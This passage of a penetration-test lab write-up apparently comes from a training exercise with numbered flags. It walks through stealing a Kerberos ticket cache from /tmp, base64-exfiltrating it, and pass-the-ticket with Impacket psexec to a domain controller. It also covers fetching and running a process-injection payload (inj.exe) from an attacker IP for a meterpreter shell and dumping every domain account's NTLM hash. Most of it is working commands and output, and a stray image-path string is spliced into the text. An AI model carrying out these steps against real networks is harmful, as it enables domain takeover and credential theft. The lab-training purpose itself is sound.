```

By enumerating the box further, we were able to find a TGT for the user **Maria**

```
root@web05:/etc/cron.daily# cd /tmp
root@web05:/tmp# ls -la
total 100
drwxrwxrwt 21 root                  root                    4096 Jul  1 13:17 .
drwxr-xr-x 20 root                  root                    4096 Oct 16  2020 ..
drwxrwxrwt  2 root                  root                    4096 Mar 12 12:29 .font-unix
drwxrwxrwt  2 root                  root                    4096 Mar 12 12:29 .ICE-unix
-rw-------  1 ansiblesvc@DMZTE.COM domain users@DMZTE.COM 1245 Jul  1 13:06 krb5cc_702001107_V768BS
-rw-------  1 maria@DMZTE.COM      domain users@DMZTE.COM 1206 Jul  1 13:17 krb5cc_702001110_FH2NAD
```


So we used base64 to convert it to a string and move it to the attacker machine

```
root@web05:/tmp# base64 -w0 krb5cc_702001110_FH2NAD
BQQAAAAAAAEAAAABAAAACURNWlRFLkNPTQAAAAVtYXJpYQAAAAEAAAABAAAACURNWlRFLkNPTQAAAAVtYX
wpoF5g3fjBYN34wWDehWFg5zNBAEDhAAAAAAAAAAAAAAAA/9hggP7MIID96ADAgEFoQsbCURNWlRFLkNP
HIzB5413SZkCIIPvPfCmJYU6Oys5gbA4RWixn2SFFOdm86hnAE+2mjHMMWjjyuqgraCib6bvJmItVe6LYT
+AZMfl3LC51sWIOwg39wQ+4y5owR/A0m5/1kRsIEw45IQmcE68qvrtOm6Ty+3LWehytBckBHUqAcTKNnh3
OO7kzDqZS0oEOaKCIvl0OnuO/AfpeGCA4LmDJvhucv03C+auKj/IfE84R6WBMBJ8HDB2/BwKM5Bt5aAqZI
```

On the attacker machine we were able to use the ticket and validate it

```
┌──(root💀kali)-[/opt/ops]
└─# export KRB5CCNAME=/opt/ops/krb5cc_maria

┌──(root💀kali)-[/opt/ops]
└─# klist
Ticket cache: FILE:/opt/ops/krb5cc_maria
Default principal: maria@DMZTE.COM

Valid starting       Expires              Service principal
07/01/2021 19:17:53  07/02/2021 05:17:53  krbtgt/DMZTE.COM@DMZTE.COM
        renew until 07/08/2021 19:17:53
```

In **BloodHound,** we could see that **Maria** was a domain admin



So we use **Maria**’s TGT along with **Impacket’s psexec** to access the domain controller of DMZTE domain

```
┌──(root💀kali)-[/opt/ops]
└─# proxychains -q psexec.py -k -no-pass -dc-ip 172.16.68.210 -target-ip 172.16.68.210 maria@dc02.DMZTE.COM
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 172.16.68.210.....
[*] Found writable share ADMIN$
[*] Uploading file FyGXGRAR.exe
[*] Opening SVCManager on 172.16.68.210.....
[*] Creating service yjrJ on 172.16.68.210.....
[*] Starting service yjrJ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

And we got proof.txt on **dc02**

FLAG 15:

```
c:\Users\Administrator\Desktop>type proof.txt && ipconfig
576ee86ca4ca650d73c62618aea02211

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.68.210
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.68.254

c:\Users\Administrator\Desktop>hostname
dc02
```

We also managed to get a meterpreter shell using the **inj.exe** process injection payload

```
c:\Users\Administrator\Desktop>powershell wget http://192.168.49.68/inj.exe -o inj.exe

c:\Users\Administrator\Desktop>.\inj.exe
Process is elevated.
Attempting to inject into spoolsv process...
Got handle 732 on PID 2764.
Allocated 573 bytes at address 2363309883392 in remote process.
Wrote 573 payload bytes (result: True).
Created remote thread at 740. Check your listener!
```

```
meterpreter > sysinfo
Computer        : DC02
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : DMZTE
Logged On Users : 9
Meterpreter     : x64/windows
meterpreter >
```

And we were able to dump the hashes of all AD objects in the DMZTE domain

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:faa7183d18c11fdf6b2018e8029bc952:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:19510586f0b293177070619ccbc3f62c:::
ansibleSvc:1107:aad3b435b51404eeaad3b435b51404ee:8f3b2539b2fa0bc20433232bebcdebb9:::
SQLSvc01:1108:aad3b435b51404eeaad3b435b51404ee:ef8cce20d2e1eb5162d913502253ca60:::
SQLSvc02:1109:aad3b435b51404eeaad3b435b51404ee:2e3f92f5945985a61b1f8c2b07f5a5f1:::
maria:1110:aad3b435b51404eeaad3b435b51404ee:35931dad6157067df69c1df507041113:::
tina:1111:aad3b435b51404eeaad3b435b51404ee:6d24da3c31b3c97bf220aebf5e78606f:::
jim:1112:aad3b435b51404eeaad3b435b51404ee:5006a3b50f10695da4a24f41f52eaf6a:::
iissvc:1117:aad3b435b51404eeaad3b435b51404ee:f7fda76d93587b87e8ecc4f7b3ac2e36:::
DC02$:1000:aad3b435b51404eeaad3b435b51404ee:0b0af750d75569950028010397a98a1e:::
SQL01$:1113:aad3b435b51404eeaad3b435b51404ee:dab588b92d966a241e6524572a28d253:::
SQL02$:1114:aad3b435b51404eeaad3b435b51404ee:626ee48f7703d38c45aa4d07323c96f6:::
WEB01$:1116:aad3b435b51404eeaad3b435b51404ee:2482b068fa33ebdd600bfed25f87c880:::
ANSIBLE03$:1118:aad3b435b51404eeaad3b435b51404ee:f24cb14f90f5c16e84fcc17376b3dc83:::
WEB05$:1119:aad3b435b51404eeaad3b435b51404ee:11f80b0f35faf21b2a54198285ab7ace:::
TOTALENERGY$:1103:aad3b435b51404eeaad3b435b51404ee:802ba44959fb79d577fa979a42810971:::
meterpreter >
```

</end Of Attack Flow>

Total flags: 15